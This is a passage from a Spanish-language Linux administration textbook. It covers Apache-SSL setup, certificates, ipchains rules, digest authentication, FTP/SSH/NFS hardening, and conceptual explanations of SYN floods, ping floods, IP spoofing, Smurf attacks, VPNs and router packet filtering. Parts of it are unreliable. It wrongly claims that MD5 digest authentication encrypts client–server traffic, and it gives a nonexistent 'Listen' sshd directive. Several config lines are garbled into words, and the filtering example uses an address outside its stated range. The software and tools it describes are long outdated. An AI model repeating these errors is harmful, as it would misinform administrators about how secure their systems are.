Lo cual debería funcionar (si no funciona, lee el README.SSL), después configura el Apache como siempre, y ejecuta make seguido de make install. Sáltate hasta la sección "Crear un certificado".

Instalación de Openssl

Primero debemos compilar openssl nuevamente; no basta con tenerlo instalado ya en nuestro servidor.

```
# cd openssl-0.9.6g
# ./config
# make
# make test
# removepkg openssl
```

Con esto quitamos openssl de nuestra distro; si usas una distribucion con otro tipo de paquetes, ve como es en ese caso (.deb, .rpm, etc)

No es tan necesario quitar openssl de nuestra distro, pero de todas maneras es bueno que actualizemos a la última version.

```
# make install
```

Instalación de Apache-SSL

Una vez completada la instalacion de openssl, vamos a la parte medular del tema, que es instalar apache-ssl.

```
# cd ..
# cd mod_ssl-2.8.10-1.3.26
# ./configure --with-apache=../apache_1.3.26
# cd ..
# cd apache_1.3.26
# SSL_BASE=../openssl-0.9.6g
# ./configure --enable-module=ssl --prefix=/www --enable-module=so
# make
# make certificate
```

En la parte de make certificate, te pedira que completes los datos pedidos para poder crear el certificado. No es dificil de ver que debes llenar en esos espacios.

Dentro de todo lo que te pide, debes crear una password para poder levantar el servidor con ssl. Recuerdala después!

```
# make install
```

Con esto esta listo apache con ssl. Como lo instalaste en --prefix=/www, el script de inicio apachectl esta en /www/bin. Te recomiendo que quites apache del paquete que venia en tu distribucion. detienes el demonio httpd con apachectl stop, donde estaba apachectl de tu distro, y quitas el apache.

```
# /usr/sbin/apachectl stop
```

```
# /www/bin/apachectl startssl
Apache/1.3.26 mod_ssl/2.8.10 (Pass Phrase Dialog)
Some of your private key files are encrypted for security reasons.
In order to read them you have to provide us with the pass phrases.
```

Server hostmail.tld:443 (RSA)

Enter pass phrase:

Ahi debes ingresar la password que te pidio al momento de crear el certificado. Con eso ya esta listo apache, funcionando.

Crear un Certificado

Esta es la parte fácil, el siguiente paso es crear el conjunto de llaves, y después configurar el httpd.conf para utilizarlo correctamente. Busca dónde está instalado el "openssl" y asegúrate de que está en el path, después haz un cd allí donde quiera que tengas ubicados tus ficheros de configuración del Apache (cualquiera que fuese el prefijo como el raíz de Apache seguido de /conf). Si se necesita crear un certificado de prueba, para uso interno, se puede hacer:

```
openssl genrsa -des3 > httpsd.key
openssl req -new -x509 -key httpsd.key > httpsd.crt
```

Los navegadores se quejan sobre este certificado, puesto que está creado por la persona que lo firma, y no son fiables. Si quieres generar un certificado, y una petición de certificado para enviar a alguien como Thawte o Verisign, entonces hay que hacer:

```
openssl genrsa -des3 > httpsd.key
openssl req -new -key httpsd.key > httpsd.csr
```

También se pueden conseguir certificados reales con un tiempo de vida limitado (generalmente de una o dos semanas) de Verisign, para utilizarlos en un entorno más real.

Configurar el Apache para SSL

Se necesitan añadir varias cosas al fichero de configuración de Apache para conseguir que el Apache con extensiones SSL haga algo útil con tus certificados. Habrá que añadir algunas configuraciones globales (ten en cuenta que esto se refiere a la 1.3.9, y que no funcionará con versiones más antiguas de Apache):

```
# Hay que decirle al Apache que escuche en el puerto 443
# por defecto sólo escucha en el 80
Listen 443

# Si utilizas más de un sitio seguro en una IP (MALA IDEA)
# necesitarás:
NameVirtualHost 10.1.1.1:443

# Es una buena idea deshabilitar el SSL globalmente y habilitarlo
# basado en hosts
SSLDisable

# SSL cache server, sin esto el servidor morirá
dieSSLCacheServerPath /usr/bin/gcache

# Puerto en el que se ejecuta el servidor
SSLCacheServerPort 12345

# timeout del SSL cache, acortarlo para hacer pruebas
# 300 es un buen valor del "mundo real"
valueSSLSessionCacheTimeout 300

Ahora puedes crear un host virtual con SSL habilitado:
<VirtualHost www.example.com:443>
DocumentRoot /www/secure/
ServerName www.example.com
ServerAdmin example@example.com
ErrorLog logs/https_error.log
TransferLog logs/https_access.log
# Habilitar SSL para este host virtual

SSLEnable
# esto prohíbe el acceso excepto cuando se utiliza el SSL. Muy
# cómodo para defenderse contra errores de configuración que
# ponen al descubierto elementos que deberías estar protegidos

SSLRequireSSL
SSLCertificateFile /usr/conf/httpsd.crt
# Si la llave no está combinada con el certificado,
# utiliza esta directiva para apuntar al fichero de la llave
```

```
# [OPCIONAL]

SSLCertificateKeyFile /usr/conf/httpsd.key
# Si se requiere que los usuarios tengan un certificado, se
# necesitarán un montón de certificados raíz, para que se puedan
# verificar sus certificados personales
# SSLCACertificateFile /etc/ssl/ca-cert-bundle.pem
SSLVerifyClient none
</VirtualHost>
```

Filtrado con el cortafuegos del HTTP/HTTPS

El HTTP se ejecuta en el puerto 80, con tcp, y si es sólo para uso interno (una Intranet, o un mecanismo de control basado en www, para, digamos, un servidor cortafuegos) definitivamente habría que filtrarlo con el cortafuegos.

```
ipchains –A input –p all –j ACCEPT –s 10.0.0.0/8 –d 0.0.0.0/0 80
ipchains –A input –p all –j ACCEPT –s un.host.fiable –d 0.0.0.0/0 80
ipchains –A input –p all –j DENY –s 0.0.0.0/0 –d 0.0.0.0/0 80
```

El HTTPS se ejecuta en el puerto 443, con tcp, y si sólo es para uso interno también debería filtrarse con el cortafuegos:

```
ipchains –A input –p all –j ACCEPT –s 10.0.0.0/8 –d 0.0.0.0/0 443
ipchains –A input –p all –j ACCEPT –s un.host.fiable –d 0.0.0.0/0 443
ipchains –A input –p all –j DENY –s 0.0.0.0/0 –d 0.0.0.0/0 443
```

Autentificación MD5

Si un administrador decide que la autentificacion basica del THHP no es suficientemente segura, el puede usar la autentificacion MD5 (Message Digest 5). Cuando un archivo es procesado con el algorutmo MD5 se produce una huella digital de 32 caracteres. Los chances de que dos mensajes produzcan las mismas huellas es computacionalmente imposible. Aunque el MD5 es usado mayormente para verificar la integridad de los archivos, Apache tiene soporte interno para el MD5 como una medida alternativa más segura para la autentificacion basica. Mientras usamos auntentificacion MD5, la transmision del nombre de usuario y las contrasenas son encriptadas.

Agregar Autentificación MD5 usando htdigest

Podemos agregar autentificacion MD5 para proteger el arbol del directorio web usando la herramienta htdigest para proveer un nivel más alto de seguridad que la autentificacion basica. El htdigest trabaja muy parecido al htpasswd. Para agregar soporte MD5 para la cuenta del usuario miguel, primero el administrador nesecita crear una nueva base de datos digest usando la opcion -c:

```
# htdigest -c .htdigest “Miguelito” miguel
```

“Miguelito” fue ingresado para ser como es conocido el realm. El realm es lo mismo como fue ingresado en la directiva AuthName en el archivo .htacces.

Luego la configuración de .htacces debe ser corregida. La directiva AuthDigestFile debe ser agregada para senalar a la localizacion del arhivo .htdigest:

```
AuthDigestFile /home/miguel/public_html/.htdigest
```

Por ultimo la opcion del tipo de autentificacion, AuthType, debe ser cambiada en el arhivo .htacces para que use autentificacion basada en Digest. El siguiente:

```
AuthType Basic
```

Debe ser cambiado a:
AuthType Digest

Ahora la autentificacion MD5 será usada en vez de la autentificacion basica de HTTP y el tráfico entre el cliente y el servidor web será encriptado.

Asegurando FTP

Si realmente tiene que usar FTP (sin enmascararlo con sslwrap o dentro de un tunel ssl o ssh), debería hacer cambio del directorio raíz de FTP hacia el directorio de los usuarios ftp, de modo que que el usuario sea incapaz de mirar cualquier otra cosa que su propio derectorio. De otra manera ellos pueden atravesar su sistema de archivos tal como si tuvieran una línea de comandos. Usted puede añadir la siguiente línea en su proftpd.conf en la sección global para habilitar esta característica del cambio de directorio raíz: feature:

DefaultRoot ~

Reinicie proftpd con /etc/init.d/proftpd restart y revise si puede escapar desde su directorio raíz ahora.

Para impedir los ataques de Proftp DoS use ../../.., y adicione la siguiente línea en /etc /proftpd.conf: DenyFilter *.*/

No olvide que FTP envía login y contraseñas de autenticación en el texto plano (esto no es un problema si usted está proporcionando un servicio público anónimo) y hay buenas alternativas en Debian para ésto. Por elemplo, sftp (sumistrado por ssh). También hay implementaciones libres de SSH para otros sistemas operativos, por ejemplo: putty (http://www.chiark. greenend.org.uk/~sgtatham/putty/) y cygwin (http://www.cygwin.com).

Sin, embargo, si aún mantiene el servidor de FTP mientras los usuarios acceden a SSH podría encontrar un problema típico. Usuarios que acceden a los servidores Anónimos de FTP dentro de un sistema asegurado con SSH es el camino intentar entrar en el servidor FTP. Mientras el acceso se niegue, la contraseña nunca se enviará por la red en texto plano. Para evitar esto, el desarrollador de ProFTPd, TJ Saunders, creó un parche que impide a los usuarios anónimos del servidor FTP intentar contraseñas con cuentas SSH válidas. Más información y parches disponibles en: ProFTPD Patches (http://www.castaglia.org/proftpd/#Patches).

Asegurando ssh

Si aún está usando telnet en vez de ssh, debe detener la lectura de este manual y cambiar esto. Ssh debería ser usado para todas las entradas remotas en vez de telnet. En una época donde es fácil husmear el tráfico de internet y obtener contraseñas en texto plano, debe usar sólo protocólos que usen criptografía. De una vez, ejecute un apt-get install ssh en su sistema.

Anime a todos los usuarios de su sistema para usar ssh en vez de telnet, o mejor aún, desinstale telnet/telnetd. Además, debe evitar las entradas al sistema usando ssh como root y use métodos alternativos en vez de root, como su o sudo. Finalmente, el archivo sshd_config, dentro de /etc/ssh, debe ser modificado para aumentar la seguridad así:

- **ListenAddress 192.168.0.1**
  Haga que ssh escuche solo la interfaz dada, sólo en un caso de que haya más de uno (y no necesite un ssh disponible sobre éste) o que en un futuro agrege una nueva tarjeta de red (y no necesite una conexión desde ssh en ésta).
- **PermitRootLogin No**
  Intente no permitir al Root entrar tanto como sea posible. Si alguien quiere volverse root por vía ssh,

dos logins serán necesarios y la contraseña root no puede ser obtenida a fuerza bruta por vía SSH.

- **Listen 666**
  Cambie el puerto de escucha de tal manera que el intruso no pueda estar completamente seguro de si está corriendo un demonio de sshd. (Note que esto es seguridad por oscuridad).

- **PermitEmptyPasswords no**
  Las contraseñas en blanco convierten en broma la seguridad del sistema.

- **AllowUsers alex ref**
  Permita que solamente ciertos ususarios tengan acceso vía ssh a esta máquina.

- **AllowGroups wheel admin**
  Permita que solamente los miembros de ciertos grupos tengan acceso vía a ssh a esta máquina. AllowGroups y AllowUsers tienen directivas equivalentes para denegar el acceso a una máquina. Predeciblemente se llaman “DenyUsers” y “DenyGroups”.

- **PasswordAuthentication yes**
  Queda completamente a su elección lo que usted quiera hacer. Es más seguro permitir el acceso a la máquina solamente a usuarios con llaves ssh en el archivo ~/.ssh/authorized_keys. Si es lo que quiere déle el valor “no”.

Como nota final, dese cuenta que estas directivas son de los archivos de la configuración de OpenSSH. Ahora mismo hay tres demonios SSH usadados habitualmente, ssh1, ssh2, y el OpenSSH de la gente de OpenBSD. Ssh1 fue el primer domonio ssh diaponible y aún es el más comunmente usado (hay rumores de que existe incluso un porte a windows). Ssh2 tiene muchas ventajas sobre ssh1, pero se distribuye con una licencia mixta de código abiertocerrado.

OpenSSH es un demonio completamente libre que soporta tanto ssh1 como ssh2. La versión instalada en Debian cuando se escoge el paquete ’ssh’ es OpenSSH. Usted puede leer más información acerca de la configuración de SSH con PAM en el security mailing list archives (http://lists.debian.org/debian-security/2001/debian-security-200111/msg00395.html).

Asegurar NFS

NFS trabaja muy bien compartiendo sistemas de ficheros enteros con un gran número de máquinas conocidas de una manera muy trasparente. Muchos usuarios que acceden a ficheros sobre un punto de montaje NFS pueden no estar atentos a que el sistema de ficheros que están usando no está en su sistema local. Sin embargo, esta facilidad de uso trae una variedad de potenciales problemas de seguridad.

Los siguientes puntos deben considerarse cuando exportamos un sistema de ficheros NFS en un servidor o lo montamos en un cliente. Haciendo esto minimizamos los riesgos de seguridad NFS y mejoramos la protección de sus datos y equipamiento.

Acceso al Sistema

El NFS controla quien puede montar y exportar sistemas de ficheros basados en la máquina que lo pide, no en el usuario que utilizará el sistema de ficheros. Las máquinas tienen que tener los derechos para montar los sistemas de ficheros exportados explicitamente. El control de acceso no es posible para usuarios, aparte de los permisos de ficheros y directorios. En otras palabras, cuando exporta un sistema de ficheros via NFS a una máquina remota, no sólo está confiando en la máquina a la que permite montar el sistema de fiche-

ros, también está permitiendo a cualquier usuario que acceda a esa máquina que use su sitema de ficheros. Los riesgos de hacer esto pueden controlarse, tales como montarlo en solo lectura o cambiar a los usuarios a un ID común de usuario y grupo, pero estas soluciones impiden que el montaje sea usado de la manera originalmente prevista.

Adicionalmente, si un atacante gana el control del servidor DSN usado por el sistema que exporta el sistema de ficheros NFS, el sistema asociado con un nombre de máquina concreto o nombre de dominio totalmente cualificado, puede ser dirigido a una máquina sin autorización. En este punto, la máquina desautorizada es el sistema que tiene permitido montar la compartición NFS, ya que no hay intercambio de información de nombre de usuario o contraseña para proporcional seguridad adicional al montaje NFS. Los mismos riesgos corre el servidor NIS, si los nombres de red NIS son usados para permitir a ciertas máquinas montar una compartición NFS. Usando direcciones IP en /etc/exports, esta clase de ataques son más difíciles.

Los comodines o metacaracteres deben ser usados lo menos posible cuando garantizamos el acceso a una compartición NFS. El uso de los comodines puede permitir el acceso a sistemas que puede no saber que existen y que no deberían montar el sistema de ficheros.

Permisos de ficheros

Una vez que el sistema de ficheros es montado como lectura-escritura por una máquina remota, la protección de cada fichero compartida depende de sus permisos, y del ID de su usuario y grupo propietario. Si dos usuarios que comparten el mismo valor ID montan el mismo sistema de ficheros NFS, serán capaces de modificarse los ficheros entre sí. Además, cualquiera que esté conectado como root en el sistema cliente, puede usar el comando su para convertirse en un usuario que tenga acceso a determinados archivos a través de la compartición NFS.

El procedimiento predeterminado cuando exportamos un sistema de ficheros a través de NFS es usar root squashing (sobreponerse a root). Esto cambia el ID de usuario de cualquiera que utilize la compartición NFS, aunque sea el root de su máquina local, al valor de la cuenta nobody del servidor. Nunca debe desactivarlo a menos que no le importe que haya múltiples usuarios con acceso de root en su servidor.

Si sólo está permitiendo a los usuarios que lean archivos de su compartición NFS, debería considerar usar la opción all_squash, la cual hace que todos los usuarios que accedan a su sistema de ficheros exportado tomen la ID del usuario nobody.

RESUMEN

En este capítulo, cubrimos varios servicios de red. Entre los puntos claves se incluyen:

- Los TCP Wrappers y el inetd proveen una capa adicional de seguridad para los servicios en específicos del TCP/IP.
- Los servicios que no esten en uso deben ser desactivados en /etc/services y en el sistema de scripts de inicio.
- Cada servicio, como son FTP, HTTP, NFS, SMTP, etc., tiene un archivo de configuración en específico le permite control el acceso al servicio.
- Dedicar servidores individuales a servicios en específico es una manera efectiva de segregar riesgos y mantener los servicios seguro.

PREGUNTAS POST - EXAMEN

Las respuestas a estas preguntas están al final de este libro en el Apéndice A

1.- ¿Por qué es que es difícil asegurar un servidor de correo?

2.- ¿Qué médidas deben ser tomadas para asegurar un servidor de correo?

3.- Describa asegurar los daemons y los servicios

4.- ¿Cómo es que el Protocolo SSL wefectúa su encriptación?

5.- ¿Cómo puede el administrador de sistemas asegurar el Servidor Web contra posible ataques?

6.- ¿Por qué debe usted separar las cuentas de usuarios del FTP y las opciones de acceso de esas usadas para accesar la Wed?

CAPITULO 7

ADMINISTRACIÓN DEL SISTEMA OPERATIVO GNU/LINUX

ASEGURANDO SU RED

TOPICOS PRINCIPALES	No.
Objetivos	300
Preguntas Pre-Exámen	301
Introducción	301
Vulnerabilidades de la Red	303
Conceptos de Firewall	308
Proxies y Gateways	315
Diseño e Implementación de un Firewall	320
VPNs (Virtual Private Networks)	330
Resumen	335
Preguntas Post-Exámen	336

OBJETIVOS

Al completar este Capítulo, usted podrá:

- Liste y detalle las vulnerabilidades más comunes de la redes, en específico los ataques DoS (Denegación de Servicios) y IP spoofing.
- Listar los puntos de importancia al diseñar políticas de seguridad asi como la función de este documento.
- Listar los diferentes tipos de firewalls disponibles y sus ventajas y desventajas.
- Definir los términos comunes de los firewalls.
- Describir los cuatro tipos de diseño de sistemas de firewalls y sus grados de seguridad.
- Implementar un firewall de filtrado de paquetes.
- Describir el rol de los ipchains y iptables al restringir el flujo de información en una red.
- Definir el uso de los comandos netstat y nmap para monitorear los servicios.
- Definir los elementos claves en el control de acceso a la red; describir una VPN y el filtrado de paquetes.
- Describir la estructura y los elementos clave de una VPN; definir los pasos para configurar una VPN.
- Definir el rol del programa stunnel para preservar la privacidad del correo y otros tipos de trasmisiones sobre el Internet.
- Configurar un servidor de GNU/Linux para que soporte IPSec.

PREGUNTAS PRE-EXAMEN

Las repuestas se encuentran en el Apéndice A.

1.- Un firewall es su medio primordial para reforzar las políticas de seguridad de su red. Al implemtar un firewall, usted debe configurar su seguridad y establecer puntos de chequeo ¿Para que son estos puntos de chequeo?

2.- ¿Cómo puede NAT (Network Address Translation) proveer seguridad?

3.- ¿Cúales son loas ventajas de usar un servidor proxy como firewall al nivel de la capa de aplicación?

4.- ¿Qué es el el host bastion?

5.- ¿Qué es un DMZ (Demilitarized Zone)?

INTRODUCCION

Hoy en día a la hora de asegurar un sistema, la mayor preocupación lo más probable sea su red. La red permite a los usuarios obtener información en otros sistemas y le permite a otros tener acceso a la información en el nuestro. Pero, debemos controlar con mucho cuidado que tipo de acceso otorgamos a estos usuarios externos. Debemos además asegurarnos que nuestro sistema está libre de agujeros de seguridad que hacen a nuestros sistemas vulnerables a ataques. La mejor manera de minimizar los riesgos es limitando los servicios disponibles y mantenerse informado con los recursos de información disponibles en la Web. En este capítulo, exploraremos maneras de limitar el acceso la red usando inetd y firewalls. También cubriremos algunos recursos muy populares que se encuentran en la Web.

VULNERABILIDADES DE LA RED

Las vulnerabilidades de los protocolos ejectando sobre el Internet se han converitido en quizas el tópico de mayor importancia en los ultimos años. El suite TCP/IP fué diseñado cuando el Internet era una pequeña red conformada mayormente por Universidades. Como esto era una situación que se podría considerar privada, seguridad no era de mucha importancia. Con el incremento en el uso del Internet es que la falta de seguridad inherente del TCP/IP se ha convertido en un problema.

En la próxima versión del IP, el IPv6 se tratará de enfrentar la mayoría de los problemas de seguridad. Pero como no se espera que se invremente el uso del IPv6 en los próximo años; es esencial que los administradores de redes entiendan estos tipos de ataques que pueden ocurrir en el estado actual del Internet y el uso casi total de IPv4 y que puedan prevenirlos.

En esta sección discutiremos los siguientes tópicos:

- Ataques DoS (Denial of Service)
- IP Spoofing
- Control de Acceso a la Red
- Políticas de Red

Ataques DoS (Denial of Service)

Un ataque de denegación de servicio es un ataque a través del cual "alguien" puede hacer que sus sistemas se detengan o consumir todos sus recursos, y de este modo denegar el acceso a usuarios legítimos. Es muy parecido al efecto de un tapón de transito a las horas pico.

La mayoría de sistemas operativos, routers y componentes de red que deben procesar paquetes a cualquier nivel, son vulnerables a ataques DoS.

Para reducir el impacto de un ataque DoS hay que evaluar cómo de vulnerable son sus sistemas. Restringir el acceso a cuentas críticas, recursos, archivos y protegerlos en frente de accesos no autorizados es la manera de minimizar la mayoría de estos ataques.

SYN Packet Flooding (Innundación SYN)

El protocolo TCP se basa en una conexión en tres pasos. Si el paso final no llega a establecerse, la conexión permanece en un estado denominado "semiabierto". El Syn Flood es el más famoso de los ataques del tipo Denial of Service, publicado por primera vez en la revista Phrack. Se basa en un "saludo" incompleto entre los dos hosts. El Cliente envía un paquete SYN pero no responde al paquete ACK ocasionando que la pila TCP/IP espere cierta cantidad de tiempo a que el host hostil responda antes de cerrar la conexión. Si se crean muchas peticiones incompletas de conexión (no se responde a ninguna), el Servidor estará inactivo mucho tiempo esperando respuesta. Esto ocasiona la lentitud en los demás servicios.

El problema es que muchos sistemas operativos tienen un límite muy bajo en el número de conexiones "semiabiertas" que pueden manejar en un momento determinado. Si se supera ese límite, el servidor sencillamente dejará de responder a las nuevas peticiones de conexión que le vayan llegando. Las conexiones "semiabiertas" van caducando tras un tiempo, liberando "huecos" para nuevas conexiones, pero mientras el atacante mantenga el Syn Flood, la probabilidad de que una conexión recién liberada sea capturada por un nuevo SYN malicioso es muy alta.

La potencia de este ataque reside en que muchos sistemas operativos fijan un límite del orden de 5 a 30 conexiones "semiabiertas", y que éstas caducan alcabo de un par de minutos. Para mantener el servidor fuera de servicio, un atacante sólo necesita enviar un paquete SYN cada 4 segundos (algo al alcance de, incluso, un módem de 300 baudios). Este ataque suele combinarse también con el IP Spoofing, de forma de ocultar el origen del ataque.

ICMP Flooding

Parecido al SYN Flood, el flood de echo del ICMP o mejor conocidos como Ping Floods, trabaja sobre cargando a una máquina host con información en demasía, asi logrando que la velocidad de la red se reduzca a niveles inaceprtables. Estos ataques utilizan el comando ping, el cual usa el protocolo ICMP. El comando que por lo normal es usado para enviar mensajes de prueba a una direccción IP de una máquina en el Internet para ver si está disponible. Si el host está disponible responderá. El ping puede ser usado como una herramienta poderosa para encontrar problemas de ancho de banda y redes en general, pero desafortunadamente también puede ser usado para causar estos problemas.

El ataque ocurre cuando se le envia un número de pings a un host a la vez. Por lo general se utiliza cuando el atacante tiene un mayor ancho de banda que el equipo victima. De esta manera el atacante puede enviar más pings que los que la victima pude responder. Si se usa en combinación con IP Spoofing no es necesario que el atacante tenga un mayor ancho de banda ya que las respuestas nunca llegarán a su destino. El IP Spoofing se cubrirá más adelante.

Prevención del Ataque DoS

Existen varias médidas que los administradores de redes pueden tomar para limitar la posibilidad de ser blancos de ataques o ser usados como puentes para que ataquen a otros desde sus servidores. Pero, recuerde que si usted tiene que estar conectado al Internet nunca estará 100% seguro ya que algunas de las vulnerabilidades que los crackers atacan son debilidades que son parte fundamental de la operación del Internet. Pero si es imperativo que los administradores hagan todo lo que este a su alcance para prevenir cualquier tipo de ataque.

Prevención al Nivel del Enrutador

Una de las médidas más importante del administrador de redes es denegar, en el nivel de enrutador, tráfico saliente que tinen una dirección de origen incorrecta. No existe razón alguna para que un paquete salga de una red con una dirección IP que no sea parte de esa red. La falsificación de direcciones IP es parte esencial del ataque Smurf y lo convierte en casi imposible detectar de donde el ataque se origina. El filtrado de tráfico saliente con direcciones de origen incorrecta debe efectuarse en todas las interfaces de salida de los enrutadores. Ya que los ataques SYN no pueden ser detenidos con facilidad, es importante bloquear direcciones IP facilficadas de que salgan de la red. Esto ayuda a poder detectar el origen de los ataques.

El foltrado de broadcast dirigido es también esencial para la seguridad de una red o una red que actuá como un intermediario en un ataque. A menos que el administrador este 100% seguro que el filtrado de broadcast dirigido va a interferir con la actividad legitima y cotidiana de la red, este tipo de filtrado debe siem-

pre ser llevado a cabo. Este tipo de tráfico debe ser bloqueado en todas las interfaces entrantes en todos los enrutadores que dan entrada a tráfico desde el Internet.

Si un administrrador de red le ha dado seguimiento a un ataque ICMP, como es el Ping Floods, puede que sea necesario bloquear todo el tráfico ICMP al nivel del enrutador. Una desventaja de esta medida es que los comandos dependiente del ICMP como son el ping y traceroute no funcionarán. Pero, el ICMP no es esencial para la mayoría de las operaciones de la red como es el HTTP, FTP y SMTP.

Prevención al Nivel de la Máquina

Si la denegación al nivel del enrutador de los broadcast dirigido a IP o el tráfico ICMP no puede ser efectuado, aplicar la medida en cada host es otra opción disponible. Cada host puede ser configurado a no responder a echo ICMP que son enviados a la dirección de broadcast. Si es necesario, el administrador de red deberá configurar cada host a ignorar todo el tráfico ICMP.

IP Spoofing

El IP Spoofing es el proceso de crear paquetes TCP que contienen una dirección de origen falsificada. IP Spoofing a menudo es usado para esconder la fuente u origen de un ataque DoS u otro tipo de ataques de red y para adquirir el acceso no autorizado de un sistema que utiliza autentificación basada en una dirección IP.

El ahora famoso, Kevin Mitnick, uso ka tecnica de IP Spoofing para obtener acceso a la computadora de un experte oficial de seguridad. Mitnick entro en el ordenado de Tsutomu Shimura, el cual luego ayudo a las autoridades a traer a Mitnick ante la justicia. Perro, con el uso de IP Spoofing fué difícil localizar a Kevin. La única manera fácil de ubicar la procedencia de un paquete es por la dirección de origen en el cabezal del paquete. Cuando este a sido Spoofed, la única manera de detectar el origen es mientras el ataque está sucediendo.

Ataque Smurf

Un ataque Smurf es un ataque DoS que utiliza IP Spoofing. El ataque Smurf funciona dirigiendo ping floods (inundación de ping) con IP Spoofed a una dirección IP de broadcast. Las direcciones IP de broadcast son las que contienen todos unos o todos ceros en la porción del host de la dirección. Por ejemplo, para la Red Clase A de 232.0.0.0/8, la dirección de broadcast sería 232.0.0.0 ó 232.255.255.255. Las direcciones de broadcast son usadas para transmitirle la misma información a muchas máquinas. Si la información es enviada a la dirección broadcast, entonces sólo tendrá que ser enviada una sola vez para que le llegue a todas las máquina con esa dirección de broadcast. Asi que si le hace un IP Spoofing a la dirección IP de la victima, una red por completo ejecutará un ping al computador victima.

Estos ataques son nombrados por el primer programa que combino estas vulnerabilidades, SMURF. Hay tres partes involucradas en este ataque: el atacante, el intermediario y la victima. Este tipo de ataque ha sido usado para tumbar grandes Web sites.

Por lo general los atacantes busca en el Internet a redes que no tienen los broadcast de IP dirigidos bloqueados para tomar ese host como el intermediario. Una vez se ubica una red vulnerable, el atacante falsifica la dirección IP de retorno de un gran número de pings para que estos parescan que fueron enviados desde la victima. Estos pings son enviados a la dirección broadcast de la red intermediaria. Una vez el ping es enviado a la dirección de broadcast, este es enviado a cada ordenador en la red con esa dirección. Esas máquinas entonces envian una respuesta de regreso a la victima por cada ping.; mientras más máquinas estan en la misma subnet, más se incrementa el ataque.

Un ping bogus (disfrazado) desde un atacante puede potencialmente convertirse en cientos y hasta miles de respuestas enviadas a la victima. Por esta razón es que a veces el intermediario es llamado el amplificador en un ataque del tipo smurf.

El filtrado de todo el tráfico saliente con una dirección de origen incorrecta en todas las interfaces salientes de los enrutadores va a prevenir que los que se encuentran en la red local no puedan efectuar u spoofing de una dirección IP que no es parte de la red local. Además, los paquetes que tienen una dirección de origen que contiene IPs locales deben ser bloqueadas en las interfaces entrantes de los enrutadores. Esta medida previene que cualquiera en el Internet no pueda hacer el spoof de los IPs para aparentar que proceden desde la red local.

Control de Acceso a la Red

Es de suma importancia que los administradores de sistemas ttengan un buen entendimiento de la estructura de la red, quien tiene acceso a la red y como limitar este acceso cuando sea apropiado. Si un administrador de sistema falla en entender la importancia de esto, la red experimentará problemas de vulnerabilidad. Hasta errata que aparenta ser muy simplistica puede convertirse o crearle consecuencias desastrosas para el funcionamiento de la red y las redes que se encuentran conectadas a ella.

Existen médidas que los administradores de sistemas pueden implementar para asegurase que sus redes y la data que por ella se transmiten esten seguras y que su red no será usada como amplificador en ataques a otras redes. La implementación correcta de VPNs, TCP wrappers y filtrado de paquetes pueden reducir el riesgo de seguridad inherente a conectar redes privadas a redes publicas.

VPNs (Virtual Private Networks)

Las VPNs son apropiadas para toda organización que requiere acceso externo seguro a recursos internos. Una VPN permite la transmisión segura de tráfico privado desde un punto a otro sobre una red pública como lo es el Internet. La arquitectura VPN es considerada virtual porque utiliza un tunel PPP dentro de un red pública y no el alquiler o compra de una línea privada; no existe tal red privado o física. Un VPN puede extrender una red corporativa al Internet y más allá. Está implementaciones pueden reducir significativamente el costo de una red. Además eliminan el costo fijo del alquiler de redes privadas, líneas de dial-up y un gran pool de modems. la administración costoza de estos equipos y servicios ya no son necesarios. El empleado remoto o usuario se puede conectar seguro sobre una línea de consumo masivo del Internet.

Una desventaja de usar redes públicas para facilitar redes privadas es no poder mantener el control de ka información cuando pasa sobre la red pública. Los administradores de sistemas deben tener precausión ya que la información que pasa sobre un VPN puede ser accesad por alguien que trabaja o que ha comprometido el ISP que usamos para facilitar el VPN. También debe cuidarse de intrusos a la VPN misma. Los VPN soportan protocolos que nos aseguran la privacidad de la información transmitida y que solo los usuarios autorizados estan accesando la red.

Un VPN tiene tres componentes básicos; autentificación, encriptación y tunneling. Autentificación es el proceso de validar un nombre de usuario y una contraseña. Encriptación es la codificación del tráfico de la red para enmascararlo de un posible intruso. Tunneling (pasar por un tunel de protocolos) es el acto de establecer una ruta cerrada para la transmisión de data entre dos puntos en una red. La data es encapsulada en la entrada del tunel y es de-encapsulada en la salida. Un VPN mmoderno soporta todos las tecnologías comunes de encriptación, la mayoría de protocolos de autentificación como es Kerberos o de fichas (tokens) y los principales protocolos de tunneling como es el protocolo Point-to-Point Tunneling Protocol (PPTP), IPSec (IP Security) y L2TP (Layer 2 Tunneling Protocol.

Filtrado de Paquetes

El filtrado de paquetes tanto al nivel de la red como del servidor es una parte importante de asegurar una red. Los filtros le permiten a los administradores de TI bloquear el acceso a tráfico no deseado o desautorizado al nivel de tanto el enrutador coo del firewall. Los filtros también pueden ser colocados en los servidores para llevar un diario o log de ciertos servicios o puertos, los cuales pueden identificar de donde y cuando un intruso originó su ataque.

Filtrado de Paquetes en el Enrutador

El filtrado de paquetes en el enrutador funciona a traves del parseo de los cabezales de los paquetes y aplicándole ciertas reglas para determinar si permitir o no el enrutamiento de estos paquetes. Los administradores de sistemas pueden también especificar reglas basadas en la interface externa requerida por el paquete saliente. Poder específicar reglas en ambas interfaces de entrada y salida le permite al administrador controlar donde el enrutador es colocado en el esquema general de filtrado.

Tomemos en consideración el siguiente escenario: un administrador de sistema desea permitir el tráfico hacia la red A (212.220.0.0/16) desde la red B (190.15.65.0/24), la cual se acaba de integrar. Pero, el no desea integrar el resto de las redes de la compañía a que tengan acceso a la red A. En la siguiente tabla se muestra las posibles reglas de filtrado para esta situación.

Regla	Dirección Origen	Dirección Destino	Acción
A	190.15.65.0/24	212.220.0.0/16	permitir/permit
B	212.220.0.0/16	190.15.65.0/24	permitir/permit
C	0.0.0.0/0	0.0.0.0/0	denegar/deny

Cuando un paquete arriba al enrutador, este será probado versus las reglas en secuencia (en nuestro caso ABC). Supongamos que un usuario de B tiene una dirección IP de 190.15.65.23 y está tratando de accesar data de un usuario en la red A con la dirección IP de 212.234.178.16. El enrutador permitirá la transmisión ya que la regla a aplicar fuese la regla A. Como el paquete lleno los requerimientos de la regla A, este pasó por el enrutador sin la aplicación de las reglas B o C. En el orden inversa, desde una dirección IP en el rango de 212.220.0.0/16 a una dirección IP en el rango de 212.220.0.0/16

190.15.65.0/24, la regla A no aplica, asi es que la regla B se pusiera a prueba. Debido a que los paquetes se ajustan al criterio de la regla B, este sería permitido a pasar adelante. La regla C es conocida como la ruta por defecto. Si un paquete no se ajusta ni a la regla A o la B, entonces se le aplica la regla C. En este caso, la regla por defecto es que el enrutador deniegue todo ya que el rango de 0.0.0.0/0 incluye todas las direcciones IP.

